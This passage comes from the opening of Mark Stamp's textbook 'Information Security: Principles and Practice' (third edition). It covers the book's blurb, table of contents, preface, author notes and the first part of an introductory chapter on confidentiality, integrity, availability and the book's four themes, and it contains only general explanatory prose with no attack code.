Provides systematic guidance on meeting the information security challenges of the 21st century, featuring newly revised material throughout

Information Security: Principles and Practice is the must-have book for students, instructors, and early-stage professionals alike. Author Mark Stamp provides clear, accessible, and accurate information on the four critical components of information security: cryptography, access control, network security, and software. Readers are provided with a wealth of real-world examples that clarify complex topics, highlight important security issues, and demonstrate effective methods and strategies for protecting the confidentiality and integrity of data.

Fully revised and updated, the third edition of *Information Security* features a brand-new chapter on network security basics and expanded coverage of cross-site scripting (XSS) attacks, Stuxnet and other malware, the SSH protocol, secure software development, and security protocols. Fresh examples illustrate the Rivest-Shamir-Adleman (RSA) cryptosystem, elliptic-curve cryptography (ECC), SHA-3, and hash function applications including bitcoin and blockchains. Updated problem sets, figures, tables, and graphs help readers develop a working knowledge of classic cryptosystems, modern symmetric and public key cryptography, cryptanalysis, simple authentication protocols, intrusion and malware detection systems, quantum computing, and more. Presenting a highly practical approach to information security, this popular textbook:

- Provides up-to-date coverage of the rapidly evolving field of information security
- Explains session keys, perfect forward secrecy, timestamps, SSH, SSL, IPSec, Kerberos, WEP, GSM, and other authentication protocols
- Addresses access control techniques including authentication and authorization, ACLs and capabilities, and multilevel security and compartments
- Discusses software security issues, ranging from malware detection to secure software development
- Includes an instructor's solution manual, PowerPoint slides, lecture videos, and additional teaching resources

Information Security: Principles and Practice, Third Edition is the perfect textbook for advanced undergraduate and graduate students in all Computer Science programs, and remains essential reading for professionals working in industrial or government security.

Mark Stamp, PhD, has more than 25 years of experience in the field of information security. He has worked in industry, in academia as Professor of Computer Science, and in government as a cryptologic scientist for the National Security Agency. He has published more than 120 academic research articles and three books related to information security.

Cover Design: Wiley
Cover Image: © loops7/Getty Images

www.wiley.com

WILEY

Also available as an e-book

ISBN 978-1-119-50590-7
90000
9 781119 505907

STAMP

INFORMATION SECURITY

THIRD EDITION

WILEY

MARK STAMP

INFORMATION SECURITY

PRINCIPLES AND PRACTICE

THIRD EDITION

WILEY

Information Security

Information Security

Principles and Practice

Third Edition

Mark Stamp

San Jose State University
San Joe, California

WILEY

This edition first published 2022
© 2022 by John Wiley & Sons, Inc.

Edition History
1e 2006 Wiley; 2e 2011 Wiley

All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording or otherwise, except as permitted by law. Advice on how to obtain permission to reuse material from this title is available at http://www.wiley.com/go/permissions.

The right of Mark Stamp to be identified as the author of this work has been asserted in accordance with law.

Registered Office
John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, USA

Editorial Office
111 River Street, Hoboken, NJ 07030, USA

For details of our global editorial offices, customer services, and more information about Wiley products visit us at www.wiley.com.

Wiley also publishes its books in a variety of electronic formats and by print-on-demand. Some content that appears in standard print versions of this book may not be available in other formats.

Limit of Liability/Disclaimer of Warranty
The contents of this work are intended to further general scientific research, understanding, and discussion only and are not intended and should not be relied upon as recommending or promoting scientific method, diagnosis, or treatment by physicians for any particular patient. In view of ongoing research, equipment modifications, changes in governmental regulations, and the constant flow of information relating to the use of medicines, equipment, and devices, the reader is urged to review and evaluate the information provided in the package insert or instructions for each medicine, equipment, or device for, among other things, any changes in the instructions or indication of usage and for added warnings and precautions. While the publisher and authors have used their best efforts in preparing this work, they make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation any implied warranties of merchantability or fitness for a particular purpose. No warranty may be created or extended by sales representatives, written sales materials or promotional statements for this work. The fact that an organization, website, or product is referred to in this work as a citation and/or potential source of further information does not mean that the publisher and authors endorse the information or services the organization, website, or product may provide or recommendations it may make. This work is sold with the understanding that the publisher is not engaged in rendering professional services. The advice and strategies contained herein may not be suitable for your situation. You should consult with a specialist where appropriate. Further, readers should be aware that websites listed in this work may have changed or disappeared between when this work was written and when it is read. Neither the publisher nor authors shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incidental, consequential, or other damages.

Library of Congress Cataloging-in-Publication Data Applied for:
ISBN: 9781119505907

Cover Design: Wiley
Cover Image: © loops7/Getty Images

Set in 10/12pt CMR10 by Straive, Chennai, India

10 9 8 7 6 5 4 3 2 1

To Miles, Austin, and Melody.

Contents

Preface xiii

About the Author xvii

Acknowledgments xviii

1 Introductions 1
- 1.1 The Cast of Characters . . . 1
- 1.2 Alice's Online Bank . . . 2
  - 1.2.1 Confidentiality, Integrity, and Availability . . . 2
  - 1.2.2 Beyond CIA . . . 2
- 1.3 About This Book . . . 4
  - 1.3.1 Cryptography . . . 4
  - 1.3.2 Access Control . . . 5
  - 1.3.3 Network Security . . . 6
  - 1.3.4 Software . . . 6
- 1.4 The People Problem . . . 7
- 1.5 Principles and Practice . . . 7
- 1.6 Problems . . . 8

I Crypto 13

2 Classic Crypto 15
- 2.1 Introduction . . . 15
- 2.2 How to Speak Crypto . . . 15
- 2.3 Classic Ciphers . . . 17
  - 2.3.1 Simple Substitution Cipher . . . 18
  - 2.3.2 Cryptanalysis of a Simple Substitution . . . 20
  - 2.3.3 Definition of Secure . . . 21
  - 2.3.4 Double Transposition Cipher . . . 22
  - 2.3.5 One-Time Pad . . . 23
  - 2.3.6 Codebook Cipher . . . 27
- 2.4 Classic Crypto in History . . . 28

2.4.1 Ciphers of the Election of 1876 28
2.4.2 Zimmermann Telegram 30
2.4.3 Project VENONA 32
2.5 Modern Crypto History 33
2.6 A Taxonomy of Cryptography 36
2.7 A Taxonomy of Cryptanalysis 37
2.8 Summary 39
2.9 Problems 39

3 Symmetric Ciphers 45
3.1 Introduction 45
3.2 Stream Ciphers 46
3.2.1 A5/1 47
3.2.2 RC4 49
3.3 Block Ciphers 51
3.3.1 Feistel Cipher 51
3.3.2 DES 52
3.3.3 Triple DES 57
3.3.4 AES 59
3.3.5 TEA 62
3.3.6 Block Cipher Modes 64
3.4 Integrity 68
3.5 Quantum Computers and Symmetric Crypto 70
3.6 Summary 72
3.7 Problems 72

4 Public Key Crypto 79
4.1 Introduction 79
4.2 Knapsack 82
4.3 RSA 85
4.3.1 Textbook RSA Example 87
4.3.2 Repeated Squaring 88
4.3.3 Speeding Up RSA 90
4.4 Diffie–Hellman 91
4.5 Elliptic Curve Cryptography 93
4.5.1 Elliptic Curve Math 93
4.5.2 ECC Diffie–Hellman 95
4.5.3 Realistic Elliptic Curve Example 96
4.6 Public Key Notation 97
4.7 Uses for Public Key Crypto 98
4.7.1 Confidentiality in the Real World 98
4.7.2 Signatures and Non-repudiation 99
4.7.3 Confidentiality and Non-repudiation 99
4.8 Certificates and PKI 102
4.9 Quantum Computers and Public Key 104

4.10 Summary . . . 106
4.11 Problems . . . 106

5 Crypto Hash Functions++ 115

5.1 Introduction . . . 115
5.2 What is a Cryptographic Hash Function? . . . 116
5.3 The Birthday Problem . . . 117
5.4 A Birthday Attack . . . 119
5.5 Non-Cryptographic Hashes . . . 120
5.6 SHA-3 . . . 121
5.7 HMAC . . . 124
5.8 Cryptographic Hash Applications . . . 126
5.8.1 Online Bids . . . 126
5.8.2 Blockchain . . . 127
5.9 Miscellaneous Crypto-Related Topics . . . 136
5.9.1 Secret Sharing . . . 136
5.9.2 Random Numbers . . . 140
5.9.3 Information Hiding . . . 143
5.10 Summary . . . 147
5.11 Problems . . . 147

II Access Control 159

6 Authentication 161

6.1 Introduction . . . 161
6.2 Authentication Methods . . . 162
6.3 Passwords . . . 163
6.3.1 Keys Versus Passwords . . . 164
6.3.2 Choosing Passwords . . . 164
6.3.3 Attacking Systems via Passwords . . . 166
6.3.4 Password Verification . . . 167
6.3.5 Math of Password Cracking . . . 169
6.3.6 Other Password Issues . . . 173
6.4 Biometrics . . . 174
6.4.1 Types of Errors . . . 176
6.4.2 Biometric Examples . . . 176
6.4.3 Biometric Error Rates . . . 181
6.4.4 Biometric Conclusions . . . 182
6.5 Something You Have . . . 182
6.6 Two-Factor Authentication . . . 183
6.7 Single Sign-On and Web Cookies . . . 183
6.8 Summary . . . 184
6.9 Problems . . . 185

7 Authorization **195**
7.1 Introduction 195
7.2 A Brief History of Authorization 196
7.2.1 The Orange Book 196
7.2.2 The Common Criteria 199
7.3 Access Control Matrix 200
7.3.1 ACLs and Capabilities 201
7.3.2 Confused Deputy 203
7.4 Multilevel Security Models 204
7.4.1 Bell–LaPadula 206
7.4.2 Biba's Model 207
7.4.3 Compartments 208
7.5 Covert Channels 210
7.6 Inference Control 212
7.7 CAPTCHA 214
7.8 Summary 216
7.9 Problems 216

III Topics in Network Security **221**

8 Network Security Basics **223**
8.1 Introduction 223
8.2 Networking Basics 223
8.2.1 The Protocol Stack 225
8.2.2 Application Layer 226
8.2.3 Transport Layer 228
8.2.4 Network Layer 231
8.2.5 Link Layer 233
8.3 Cross-Site Scripting Attacks 235
8.4 Firewalls 236
8.4.1 Packet Filter 238
8.4.2 Stateful Packet Filter 240
8.4.3 Application Proxy 240
8.4.4 Defense in Depth 242
8.5 Intrusion Detection Systems 243
8.5.1 Signature-Based IDS 245
8.5.2 Anomaly-Based IDS 246
8.6 Summary 250
8.7 Problems 250

9 Simple Authentication Protocols **257**
9.1 Introduction 257
9.2 Simple Security Protocols 259
9.3 Authentication Protocols 261

9.3.1 Authentication Using Symmetric Keys 264
9.3.2 Authentication Using Public Keys 267
9.3.3 Session Keys 268
9.3.4 Perfect Forward Secrecy 270
9.3.5 Mutual Authentication, Session Key, and PFS 273
9.3.6 Timestamps 273
9.4 "Authentication" and TCP 275
9.5 Zero Knowledge Proofs 278
9.6 Tips for Analyzing Protocols 282
9.7 Summary 284
9.8 Problems 284

10 Real-World Security Protocols 293
10.1 Introduction 293
10.2 SSH 294
10.2.1 SSH and the Man-in-the-Middle 295
10.3 SSL 296
10.3.1 SSL and the Man-in-the-Middle 299
10.3.2 SSL Connections 300
10.3.3 SSL Versus IPsec 300
10.4 IPsec 301
10.4.1 IKE Phase 1 302
10.4.2 IKE Phase 2 309
10.4.3 IPsec and IP Datagrams 310
10.4.4 Transport and Tunnel Modes 311
10.4.5 ESP and AH 313
10.5 Kerberos 314
10.5.1 Kerberized Login 316
10.5.2 Kerberos Tickets 316
10.5.3 Security of Kerberos 318
10.6 WEP 319
10.6.1 WEP Authentication 319
10.6.2 WEP Encryption 320
10.6.3 WEP Non-integrity 320
10.6.4 Other WEP Issues 321
10.6.5 WEP: The Bottom Line 322
10.7 GSM 322
10.7.1 GSM Architecture 323
10.7.2 GSM Security Architecture 324
10.7.3 GSM Authentication Protocol 326
10.7.4 GSM Security Flaws 327
10.7.5 GSM Conclusions 329
10.7.6 3GPP 330
10.8 Summary 330
10.9 Problems 331

IV Software **339**

11 Software Flaws and Malware **341**
11.1 Introduction . . . 341
11.2 Software Flaws . . . 341
11.2.1 Buffer Overflow . . . 345
11.2.2 Incomplete Mediation . . . 356
11.2.3 Race Conditions . . . 356
11.3 Malware . . . 358
11.3.1 Malware Examples . . . 359
11.3.2 Malware Detection . . . 365
11.3.3 The Future of Malware . . . 367
11.3.4 The Future of Malware Detection . . . 369
11.4 Miscellaneous Software-Based Attacks . . . 369
11.4.1 Salami Attacks . . . 369
11.4.2 Linearization Attacks . . . 370
11.4.3 Time Bombs . . . 371
11.4.4 Trusting Software . . . 372
11.5 Summary . . . 373
11.6 Problems . . . 373

12 Insecurity in Software **381**
12.1 Introduction . . . 381
12.2 Software Reverse Engineering . . . 382
12.2.1 Reversing Java Bytecode . . . 384
12.2.2 SRE Example . . . 385
12.2.3 Anti-Disassembly Techniques . . . 390
12.2.4 Anti-Debugging Techniques . . . 391
12.2.5 Software Tamper Resistance . . . 392
12.3 Software Development . . . 393
12.3.1 Flaws and Testing . . . 395
12.3.2 Secure Software Development? . . . 396
12.4 Summary . . . 396
12.5 Problems . . . 397

Appendix **403**
A-1 Modular Arithmetic . . . 403
A-2 Permutations . . . 405
A-3 Probability . . . 406
A-4 DES Permutations . . . 406

Bibliography **409**

Index **419**

Preface

Please sir or madam won't you read my book?
It took me years to write, won't you take a look?
— Lennon and McCartney

I hate black boxes. My primary goal in writing this book was to illuminate some of those black boxes that are popular in information security books today. On the other hand, I don't want to bore you to death with trivial details—if that's what you want, your can read RFCs. As a result, I'll often ignore details that I deem irrelevant to the point that I'm trying to make. You can judge whether I've struck the proper balance between these two competing goals.

I've strived to keep the presentation moving along so as to cover a broad selection of topics. My objective is to cover each item in just enough detail so that you can appreciate the security issue, while not getting too bogged down in details. I've also attempted to regularly emphasize and reiterate the main points so that crucial information doesn't slip by below the radar screen.

Another goal is to present the topic in a reasonably lively and interesting way. If any computing subject should be exciting and fun, it's information security. Security is happening now, and it's in the news—it's clearly alive and kicking.

I've also tried to inject a little humor. They say that humor is derived from pain, and judging by the quality of the jokes, I'd say that I've definitely led a charmed life. In any case, most of the bad jokes are in footnotes so they shouldn't be too distracting.

Some security textbooks offer a large dollop of dry theory. Reading one of those books is about as exciting as reading a calculus textbook. Other books offer a seemingly random collection of apparently unrelated facts, giving the impression that security is not really a coherent subject at all. Then there are books that present the topic as a bunch of high-level managerial platitudes. Finally, some texts focus on the human factors in security. While all of these approaches have their place, my bias is that, first and foremost, a security engineer must have a solid understanding of the inherent strengths and weaknesses of the underlying technology.

Information security is a huge topic, and unlike more established fields, it's not entirely clear what material should be included in a book like this, or how best to organize it. I've chosen to organize this book around four major themes:

- Cryptography
- Access Control
- Network Security
- Software

In my usage, these themes are fairly elastic. For example, under the heading of access control I've included the traditional topics of authentication and authorization, along with such nontraditional topics as CAPTCHAs. The software theme is particularly flexible, and includes such diverse topics as software development, malware, and reverse engineering.

Although this book is focused on practical issues, I've tried to cover enough of the fundamental principles so that you will be prepared for further study in the field. In addition, I've strived to minimize the background requirements as much as possible. In particular, the mathematical formalism has been kept to a bare minimum (the Appendix contains a review of a few essential math topics). Despite this self-imposed limitation, I believe this book contains more substantive cryptography than most security books out there. The required computer science background is also minimal—an introductory computer organization course (or comparable experience) is more than sufficient. Some programming experience is assumed and a rudimentary knowledge of assembly language would be helpful in a couple of sections, but is not mandatory. Networking basics are covered, so no previous knowledge or experience in that area is assumed.

If you are an information technology professional who's trying to learn more about security, I would suggest that you read the entire book. Most topics are interrelated, and skipping the few that are not would not save much time anyway. Even if are an expert in a particular area, it is worth at least skimming my presentation, as terminology is often used inconsistently in this field, and this book might provide a different perspective than you have seen elsewhere.

If you are teaching a security class, this book might contain slightly more material than can comfortably be covered in a one-semester course. The schedule that I generally follow in my undergraduate security class appears in Table 1.

Security is not a spectator sport—solving a large number of the homework problems is an essential aspect of learning the material in this book. Many topics are fleshed out in the problems and additional topics are sometimes introduced. The bottom line is that the more problems you solve, the more you'll learn.

Table 1 Suggested syllabus

Chapter	Hours	Suggested coverage
1. Introduction	1	All
2. Classic Cryptography	3	All
3. Symmetric Key Crypto	4	All
4. Public Key Crypto	4	All
5. Hash Functions++	4	Omit attack details in Section 5.7
6. Authentication	4	All
7. Authorization	2	All
8. Networking Basics	3	Omit Section 8.5
9. Authentication Protocols	4	Omit Section 9.4
10. Real-World Protocols	4	Omit either WEP or GSM
11. Software Flaws and Malware	4	All
12. Insecurity in Software	3	All
Total	40	

A security course based on this book is an ideal venue for individual or group projects. The textbook website includes a section on cryptanalysis, which is one possible source for crypto projects. In addition, many homework problems lend themselves well to class discussions or in-class assignments; see, for example, Problem 16 in Chapter 10 or Problem 17 in Chapter 11.

The textbook website is at

`http://www.cs.sjsu.edu/~stamp/infosec/`

where you'll find PowerPoint slides, all of the files mentioned in the homework problems, errata, and many other goodies. If I were teaching this class for the first time, I would particularly appreciate the PowerPoint slides, which have been thoroughly "battle tested" and improved over many iterations. In addition, a solutions manual is available to instructors (sorry, students) directly from your sentinel-like author.

How does the math found in the Appendix fit in? Elementary modular arithmetic arises in a few sections of Chapters 3 and 5, while the number theory results are needed in Chapter 4 and Section 9.5 of Chapter 9. I've found that the vast majority of my students need to brush up on modular arithmetic basics. It only takes about 20 to 30 minutes of class time to cover the material on modular arithmetic and that will be time well spent prior to diving into public key cryptography. Trust me.

Permutations, which are briefly discussed in the Appendix, are most prominent in Chapter 3. The material in the Appendix on discrete probability is needed in the password cracking section of Chapter 6, for example.

Just as any large and complex software project must have bugs, it is a metaphysical certitude that this book has errors. I would like to hear about any errors—large or small—that you find. I will strive to maintain an up-to-date errata list on the textbook website. Also, don't hesitate to provide any suggestions you might have for a future edition of this book.

What's New for the Third Edition?

Several sections of the book have been reorganized and expanded, while other sections (and two entire chapters) have been removed. The major section on Network Security covers a broader range of topics, including an introduction to networking, which makes a course based on this book more self-contained. Based on feedback from people who have used the book, there are additional examples in the crypto chapters, while the protocol chapters have been modified and expanded. The first and second edition included a chapter on modern cryptanalysis, which has been removed from this edition, but is still available on the textbook website—as are other topics that were deleted.

All figures have been reworked, making them clearer and (hopefully) better. And, of course, all known errors from the second edition have been fixed. The homework problems have been extensively modified throughout.

Information security is an evolving field and there have been some significant changes since this book was originally published in 2005. Nevertheless, the basic structure of that first edition remains essentially intact. I believe the organization and list of topics has held up well over the years. Consequently, for this third edition, the changes to the structure of the book are more evolutionary than revolutionary.

A Note on Typesetting

Cats right themselves; books don't.
— John Aycock

Having typeset many kilo-pages using Donald Knuth's amazing TEX system and it's numerous add-ons, your obsessive author decided to typeset this book in "pure" TEX. Specifically, the text is typeset using LATEX, while the graphics are all generated using PGF and Ti*k*Z which, in turn, are written in METAPOST, which is itself based on Knuth's METAFONT. Did you follow all of that? Regardless, the point is that everything in this book is generated directly (more or less) from TEX. Yes, that includes images of fingerprints, pictures from *Alice in Wonderland*, a visual crypto generator (written entirely in Ti*k*Z, no less), and, literally, everything else. Why your eccentric author chose to do this is a mystery for the ages.

Mark Stamp
Los Gatos, California
June 2021

About the Author

I've been active in information security since dinosaurs roamed the earth, computing-wise. My real-world experience includes more than seven years at the National Security Agency followed by two years at a Silicon Valley startup company. While I can't say too much about my work at NSA, I can tell you that my job title was Cryptologic Mathematician. In industry I helped design and develop a digital rights management security product. This real-world experience was sandwiched between academic jobs. While in academia, my research has dealt with a wide variety of security-related topics, frequently including various aspects of machine learning and deep learning.

When I returned to academia in the early years of this century, there were few security books available, and none seemed to have much connection with the real world. I felt that I could write a textbook that would fill this gap, and that the resulting book could serve a dual purpose as both a textbook and a useful resource for working IT professionals. Based on the feedback I've received, the first two editions seem to have been reasonably successful in both aspects.

I believe that this third edition will prove even more valuable in its dual role as a textbook and as a resource for working professionals, but, of course, I'm biased. I can say that many of my former students who are now at leading Silicon Valley technology companies (some having started their own such companies) tell me that the material they learned in my courses has been useful to them. And I certainly wish that a book like this had been available when I worked in industry, since my colleagues and I would have benefitted greatly from it.

I do have a life outside of information security.[1] My family includes my lovely wife, Melody, and two excellent sons, Austin (whose initials are AES), and Miles (whose initials are *not* DES, thanks to Melody). We enjoy the outdoors, with regular local hiking trips, among many other activities. I spend much of my free time kayak fishing and sailing in the Monterey Bay, or working on my perpetual fixer-upper house in the wildfire-and-earthquake prone Santa Cruz mountains.

---

[1] Well, sort of.

Acknowledgments

My work in information security began when I was in graduate school. First and foremost, I want to thank my thesis advisor, Clyde F. Martin, for introducing me to this fascinating subject.

In my seven-plus years at NSA, I learned more about security than I could have learned in a lifetime anywhere else. From my time in industry, I want to thank Joe Pasqua and Paul Clarke for giving me the opportunity to work on a fascinating and challenging project.

For the first edition, Richard Low, a colleague here at SJSU, provided helpful feedback on an early version of the manuscript. David Blockus (God rest his soul) deserves special mention for providing detailed comments on each chapter at a particularly critical juncture in the writing of that first edition.

For the second edition, many of my SJSU students "volunteered" to serve as proofreaders, and many other people provided helpful comments and suggestions. Here, I would like to call out John Trono (Saint Michael's College) for his many detailed comments and questions.

For this third edition, students too numerous to list have made positive contributions to virtually every aspect of the book. But, I would like to single out Vanessa Gaeke and Sravani Yajamanam for special thanks. Both of these outstanding students carefully read the manuscript and asked thoughtful and thought-provoking questions that significantly improved the book that you see before you.

Like any big software project, no amount of debugging will uncover all bugs in a book of this size and scope. Any remaining flaws are, of course, your humble author's responsibility alone.


Chapter 1

Introductions

"Begin at the beginning," the King said, very gravely,
"and go on till you come to the end: then stop."
— Lewis Carroll, *Alice in Wonderland*

1.1 The Cast of Characters

Following tradition, Alice and Bob, are the good guys. Alice and Bob, who are pictured in Figure 1.1 (a) and (b), respectively, generally try to do the right thing. Occasionally, we'll require an additional good guy or two, such as Charlie or Dave. A recurring theme of this book is that stick people often make dumb mistakes, just like real people.



(a) Alice (b) Bob (c) Trudy

Figure 1.1 The main actors

Trudy, pictured in Figure 1.1 (c), is our generic bad guy who is trying to attack the system in some way. Some authors employ a team of bad guys where the name implies the particular nefarious activity. In such usage, Trudy is an "intruder," Eve is an "eavesdropper," and so on. To simplify things, we'll let Trudy be our all-purpose bad guy, although Eve might make a brief cameo appearance. Just like the bad guys in classic Hollywood Westerns, our bad guys always wear a black hat.

Alice, Bob, Trudy, and the rest of the gang need not be humans. For example, one of many possible permutations would have Alice as a laptop, Bob a server, and Trudy a human.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

1.2 Alice's Online Bank

Suppose that Alice starts an online banking business, appropriately named Alice's Online Bank,[1] or AOB. What are Alice's information security concerns? If Bob is Alice's customer, what are his information security concerns? Are Bob's concerns the same as Alice's? If we look at AOB from Trudy's perspective, what security vulnerabilities might we see?

First, let's consider the traditional triumvirate of confidentiality, integrity, and availability, or CIA,[2] in the context of Alice's Bank. Then we'll point out some of the many other possible security concerns.

1.2.1 Confidentiality, Integrity, and Availability

Confidentiality deals with preventing unauthorized reading of information. AOB probably wouldn't care much about the confidentiality of the information it deals with, except for the fact that its customers certainly do. For example, Bob doesn't want Trudy to know how much money he has in his savings account. Alice's Bank would also face legal problems if it failed to protect the confidentiality of such information.

Integrity deals with preventing, or at least detecting, unauthorized "writing" (i.e., changes to data). Alice's Bank must protect the integrity of account information to prevent Trudy from, say, increasing the balance in her account or changing the balance in Bob's account. Note that confidentiality and integrity are not the same thing. For example, even if Trudy cannot read the data, she might be able to modify it, which, if undetected, would destroy its integrity. In this case, Trudy might not know what changes she had made to the data (since she can't read it), but she might not care—sometimes just causing trouble is good enough for Trudy.

Denial of service, or DoS, attacks are a relatively recent concern. Such attacks try to reduce access to information. As a result of the rise in DoS attacks, data availability has become a fundamental issue in information security. Availability is a concern for both Alice's Bank and Bob—if AOB's website is unavailable, then Alice can't make money from customer transactions and Bob can't get his business done. Bob might then take his business elsewhere. If Trudy has a grudge against Alice, or if she just wants to be malicious, she might attempt a denial of service attack on AOB.

1.2.2 Beyond CIA

Confidentiality, integrity, and availability are only the beginning of the information security story. Beginning at the beginning, consider the situation when AOB's customer Bob logs on to his computer. How does Bob's computer determine that "Bob" is really Bob and not Trudy? And when Bob logs

[1] Not to be confused with "Alice's Restaurant" [52].

[2] No, not *that* CIA.

into his account at Alice's Online Bank, how does AOB know that "Bob" is really Bob, and not Trudy? Although these two authentication problems appear to be similar on the surface, under the covers they are almost completely different.

Authentication on a standalone computer often requires that Bob's password be verified. To do so securely, some clever techniques from the field of cryptography are required. On the other hand, authentication over a network is open to many kinds of attacks that are not usually relevant on a standalone computer. Potentially, the messages sent over a network can be viewed by Trudy. To make matters worse, Trudy might be able to intercept messages, alter messages, and insert messages of her own making. If so, Trudy can simply replay Bob's old messages in an effort to, say, convince AOB that she is really Bob. As a result, authentication over a network requires careful attention to protocol, that is, the composition and ordering of the exchanged messages. Cryptography also plays a critical role in security protocols.

Once Bob has been authenticated by AOB, then Alice must enforce restrictions on Bob's actions. For example, Bob can't look at Charlie's account balance or install new accounting software on the AOB system. However, Sam, the AOB system administrator, can install new software. Enforcing such restrictions falls under the broad rubric of authorization. Note that authorization places restrictions on the actions of authenticated users. Since authentication and authorization both deal with issues of access to various computing and network resources, we'll lump them together under the clever title of access control.

All of the information security mechanisms discussed so far are implemented in software. And, if you think about it, other than the hardware, is there anything that is not software in a modern computing system? Today, software systems tend to be large, complex, and rife with bugs. A software bug is not just an annoyance, it is a potential security issue, since it may cause the system to misbehave. Of course, Trudy loves misbehavior.

What software flaws are security issues, and how are they exploited? How can AOB be sure that its software is behaving correctly? How can AOB's software developers reduce (or, ideally, eliminate) security flaws in their software? We'll examine these software development-related questions (and much more) in this book.

Although bugs can (and do) give rise to security flaws, these problems are created unintentionally by well-meaning developers. On the other hand, some software is written with the intent of doing evil. Examples of such malicious software, or malware, includes the all-too-familiar computer viruses and worms that plague the Internet today. How do these nasty beasts do what they do, and what can Alice's Online Bank do to limit their damage? What can Trudy do to increase the nastiness of such pests? We'll consider these and related questions.

Of course, Bob has many software concerns, too. For example, when Bob enters his password on his computer, how does he know that his password has not been captured and sent to Trudy? If Bob conducts a transaction at `www.alicesonlinebank.com`, how does he know that the transaction he sees on his screen is the same transaction that actually goes to the bank? That is, how can Bob be confident that his software (not to mention the network) is behaving as it should, instead of as Trudy would like it to behave? We'll consider these sorts of questions as well.

1.3 About This Book

Lampson [69] believes that real-world security boils down to the following:

- Specification/policy — What is the system supposed to do?
- Implementation/mechanism — How does it do it?
- Correctness/assurance — Does it really work?

Your humble author would humbly[3] add a fourth category:

- Human nature — Can the system survive "clever" users?

The focus of this book is primarily on the implementation/mechanism front. Your self-assured author assures you that this is appropriate, nay essential, for an introductory course, since the strengths, weaknesses, and inherent limitations of the mechanisms directly affect all other aspects of security. In other words, without a reasonable understanding of the mechanisms, it is not possible to have an informed discussion of other relevant security issues.

The material in this book is divided into four major parts. The first part deals with cryptography, while the next part covers access control. Part III shifts the focus to network security, where the emphasis is on security protocols. The final major part of the book deals with the vast and relatively ill-defined topic of software. Hopefully, the previous discussion of AOB[4] has convinced you that these major themes are all relevant to real-world information security.

In the remainder of this chapter, we'll give a quick preview of each of these four major themes. The chapter concludes with a summary, followed by several not-to-be-missed homework problems.

1.3.1 Cryptography

Cryptography is a fundamental tool in information security. Cryptography has many uses, including providing confidentiality and integrity, among other vital information security functions. We'll discuss cryptography in detail, as a working knowledge of crypto basics is essential background for any informed discussion of information security.

[3] This sentence is brought to you by the Department of Redundancy Department.

[4] You did read that, right?

We'll begin our coverage of cryptography with a look at a handful of classic cipher systems. In addition to their obvious historical and entertainment value, these classic ciphers illustrate the fundamental principles that are employed in modern digital cipher systems, but in a more user-friendly format.

With this background, we'll be prepared to study modern cryptography. Symmetric key cryptography and public key cryptography are the two major branches of cryptography, and each plays a prominent role in information security. We'll spend an entire chapter on symmetric ciphers, and another chapter on public key systems. We then turn our attention to cryptographic hash functions, which are another fundamental security tool. Hash functions are used in many different contexts, some of which are surprising, or even bordering on the counterintuitive (e.g., blockchain).

Then we'll briefly consider a few special topics that are related to cryptography. For example, we'll discuss steganography, where the goal is, essentially, to hide information in plain sight.

1.3.2 Access Control

As mentioned above, access control deals with authentication and authorization. In the area of authentication, we'll consider many issues related to passwords. Passwords are the most oft-used form of authentication today, but this is primarily because passwords are cheap, and definitely not because they are the most secure option.[5]

We'll consider how to securely store passwords. Then we'll delve into the issues surrounding secure password selection and related issues. In real world systems, passwords often represent a major security vulnerability.

The alternatives to passwords include biometrics and various physical devices, such as smartcards. We'll consider some of the security benefits of these alternate forms of authentication. In particular, we'll discuss several biometric authentication techniques.

Recall that authorization deals with restrictions placed on authenticated users. The two classic methods for enforcing such restrictions are so-called access control lists[6] and capabilities. We'll look at the plusses and minuses of each of these methods.

Authorization leads naturally to a few relatively specialized topics. We'll discuss multilevel security, which leads us into the rarified air of security modeling. We also discuss covert channels and inference control, which are challenging issues to deal with in practical systems.

[5] If someone asks you why a specific weak security measure is used when better options are available, the correct answer is usually "money," or it might simply be due to an inability to overcome inertia.

[6] Access control list, or ACL, is one of many overloaded terms that arise in the field of information security.

1.3.3 Network Security

Our third major topic is network security, where our emphasis is on security protocols. First, we provide a general introduction to networking, with special attention to the security issues that arise. This includes a discussion of firewalls, for example.

Then we consider the problems that arise when authenticating over a network. Many examples are provided, each of which illustrates a particular security pitfall. For example, replay attacks are a critical issue, and hence we consider effective ways to prevent such attacks.

Cryptography is an essential ingredient in authentication protocols. We'll give examples of protocols that use symmetric cryptography, as well as examples that rely on public key cryptography. Hash functions also have an important role to play in security protocols.

Our study of simplified authentication protocols will illustrate some of the many subtleties that can arise in this field—a seemingly insignificant change can completely change the security of a protocol. We'll also highlight a variety of specific techniques that are commonly used in real-world security protocols.

Then we'll move on to study several real-world security protocols. First, we look at the so-called Secure Shell, or SSH, which is a relatively simple example. Next, we consider the Secure Sockets Layer, or SSL, which is used extensively to secure e-commerce on the Internet. The SSL protocol is elegant and efficient, and it is well designed for its specific purpose.

We also discuss IPsec, which is another Internet security protocol. Conceptually, SSL and IPsec share many similarities, but the implementations differ greatly. In contrast to SSL, IPsec is complex—it's often said to be over-engineered. Due to its complexity, some fairly significant security issues are present in IPsec. The contrast between SSL and IPsec illustrates some of the inherent challenges in designing security protocols.

Another real-world protocol that we'll consider is Kerberos, which is an authentication system based on symmetric cryptography. Kerberos follows a much different approach than either SSL or IPsec.

We'll also discuss two wireless security protocols, WEP and GSM. Both of these protocols have many security flaws, including problems with the underlying cryptography, as well as issues with the protocols themselves. These issues make both of these topics interesting case studies.

1.3.4 Software

In the final part of the book, we'll take a look at some aspects of security that are specifically related to software. This is a huge topic, yet the two chapters in this book manage to hit on most of the fundamental issues. For starters, we'll discuss security flaws and malware, which were mentioned above. We'll also consider software reverse engineering, which illustrates how a dedicated attacker can deconstruct software, even without access to the source code.

1.4 The People Problem

